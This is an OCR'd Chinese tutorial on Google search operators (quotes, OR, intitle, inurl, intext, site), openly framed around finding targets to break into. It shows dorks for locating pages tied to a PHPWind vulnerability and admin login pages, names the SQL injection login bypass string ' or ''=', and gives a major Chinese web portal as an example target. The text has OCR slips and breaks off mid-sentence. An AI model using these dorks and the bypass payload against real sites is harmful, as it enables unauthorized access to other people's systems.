


图1



图2

2.引号的用法

Google会自动分析和提取搜索关键字里的一些主要元素进行智能判断，例如搜索**职业欠钱**和搜索**“职业欠钱”**（含引号）绝对是两种不同的效果。不加引号搜出来的结果往往是把“职业”和“欠钱”拆开来查询的，加了引号得到的就是X档案小编的资料了，如图2。

3.OR的用法

PHPWIND4.3.2版本的论坛曾经出现过一个漏洞，漏洞主要发生在register.php和sendpwd.php文件上。那么搜索关键字**register.php OR sendpwd.php**就可以找出包含有“register.php”或者是包含有“sendpwd.php”信息的页面。

注意：这里的OR是大写的，小写的or会被自动省略，如果欲搜索的内容中包含有or这个单词，则需要使用引号引起来。

4.intitle语法

顾名思义就是搜索标题包含的内容。因为很多系统的后台标题栏都会有“管理员登陆”的字样，那么我们搜索**intitle:管理员登陆**看看，如图3。




图3

有不少后台可以用古老的' or ''='当作用户名和密码登录直接进入管理中心，如图4。比inurl更精确的还有“allintitle”，它的作用是不拆分我们设置的标题关键字，这里就不举例了。

5.inurl语法

这是要搜索网址中包含指定字符串的语法，就拿鬼仔的BLOG——huaidan.org来说吧，我们搜索地址栏包含huaidan.org/blog的所有信息就是**inurl:"huaidan.org/blog/"**，如图5。

类似的，inurl也有一个更精确的用法是allinurl，大家可以自己体验一下。

6.intext语法

有的时候，一些网页的特征字符是出现在页面里的。比如之前看到的一个系统，标题是“管理员登陆”，而登录页面里有“系统挂历中心”，那么我们搜索**intitle:管理员登陆 intext:"系统管理中心"**很快就能将它找出来了，如图6。

6.site语法

我们要搜索指定网站的时候会用到这个语法。比如要入侵网易，那么就搜索**site:163.com**可以找到163.com被Google收




图4




图5

